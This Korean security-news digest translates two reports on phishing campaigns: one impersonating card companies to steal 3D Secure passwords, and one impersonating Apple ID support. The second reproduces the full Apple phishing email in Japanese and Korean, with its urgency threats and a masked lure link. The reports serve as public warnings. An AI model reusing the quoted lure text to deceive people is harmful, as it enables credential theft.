'3D 시큐어'는 인터넷에서의 신용카드 결제 시에 신용카드정보뿐 아니라 사전 등록한 패스워드를 요구하여 부정이용을 방지하는 본인인증서비스다.

대형카드업체로 위장하여 신용카드정보뿐 아니라 패스워드정보도 속여서 빼앗으려고 하는 피싱공격이 확인되었다고 해서 피싱대책협의회가 주의를 당부했다.

피싱메일은 'Your credit card has been suspended' 등의 제목으로 송신되어 있으며, 신용카드 확인으로 문제가 검출되어 카드를 정지시켰다 등으로 설명했다. 24 시간 이내에 문제가 해결되지 않으면 부정 사용될 가능성이 있다고 불안을 부추겨서 해결절차 등의 말로 속여서 가짜 사이트로 유도하고 있었다.

유도처 가짜 사이트에서는 이름이나 카드번호, 유효기한, 보안코드뿐 아니라 패스워드의 입력을 요구한다.

11 월 9 일의 시점에서 피싱사이트의 가동이 확인되고 있으며 이 협의회에서는 폐쇄를 위해 JPCERT 코디네이션센터에 조사를 의뢰했다. 피싱사이트의 URL 은 현재 확인되고 있는 것만해도 5 건에 달하고 있으며 유사한 공격에 주의하도록 호소하고 있다.


[출처] http://www.security-next.com/099859

Apple 가장한 피싱, '완전히 동결', '영구히 금지'라며 불안 부추기다

Apple 装うフィッシング、「完全に凍結」「永久に禁止」と不安煽る

피싱대책협의회는 Apple 을 가장한 피싱공격에 관한 보고가 협의회에 들어오고 있다고 해서 주의를 권고했다. 피싱대책협의회에 따르면, 문제의 피싱메일은 'Apple ID 계정을 복구해 주십시오' 등의 제목으로 송신되고 있다고 한다. 본문에는 이상한 조작을 검출하여 관리 팀이 계정을 정지시켰다 등의 말로 설명하고 있다. '계정을 완전히 동결시키겠다' 등의 말로 불안을 부추기고 해제 등의 말로 부추겨서 가짜 사이트로 유도한다.

또 정확한 정보를 속여서 빼앗으려고 한 것인지 입력 시에 3 회의 에러가 발생하면 계정을 영구히 정지하겠다 등의 기재도 볼 수 있었다. 11 월 13 일의 시점에서 동작이 확인되고 있으며, 폐쇄를 위해 JPCERT 코디네이션센터에 조사를 의뢰했다. Apple 을 가장한 피싱공격은 빈번하게 발생하고 있어서 계속해서 주의하도록 호소하고 있다.



Appleをご利用いただきありがとうございますが、アカウント管理チームは最近Appleアカウントの異常な操作を検出しました。アカウントを安全に保ち、盗難などのリスクを防ぐため、アカウント管理チームによってアカウントが停止されています。次のアドレスでアカウントのブロックを解除することができます。

注:アカウントを再開するときは、情報を正確に記入してください。3つのエラーが発生すると、アカウントは永久に禁止されます。このアドレスでアカウントを復元してください:

リカバリアカウント<http://●●●●-suport-appleid.com/>

すぐに復元してください！盗難によるアカウントの紛失を防ぐため、アカウント情報が時間内に確認されない場合、アカウント管理チームはアカウントを完全に凍結します。アカウントを再開する前に、アカウントを再登録しないでください。でなければ、アカウント管理チームはアカウントを凍結することになっております。

今後ともよろしくお願い致します。

Apple サポートセンター

Apple ID | サポート | プライバシーポリシー
Copyright 2017Apple Distribution International, Hollyhill Industrial Estate, Hollyhill, Cork, Ireland. すべての権利を保有しております。

Apple 을 이용해주셔서 감사합니다. 계정관리팀은 최신 Apple 계정에서 이상한 조작을 검출했습니다. 계정을 안전하게 보호하고 도난 등의 리스크를 방지하기 위해 계정관리팀이 계정을 정지시켰습니다. 다음 주소에서 계정정지를 해제할 수 있습니다.

주: 계정을 재개할 때는 정보를 정확하게 기입해 주십시오. 3 번의 에러가 발생하면, 계정은 영구히 정지됩니다. 이 주소에서 계정을 복원해 주십시오:

복원계정 http://●●●●-suport-appleid.com/

바로 복원해 주십시오! 도난에 의한 계정분실을 막기 위해 계정정보가 시간 내에 확인되지 않을 경우, 계정관리팀은 계정을 완전히 동결시키겠습니다. 계정을 재개하기 전에 계정을 재등록하지 말아 주십시오. 그렇지 않으면, 계정관리팀은 계정을 동결하게 되어 있습니다. 앞으로도 잘 부탁 드리겠습니다.

Apple 서포트센터

피싱메일의 글 (화면: 피싱대책협의회)

[출처] http://www.security-next.com/099991

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com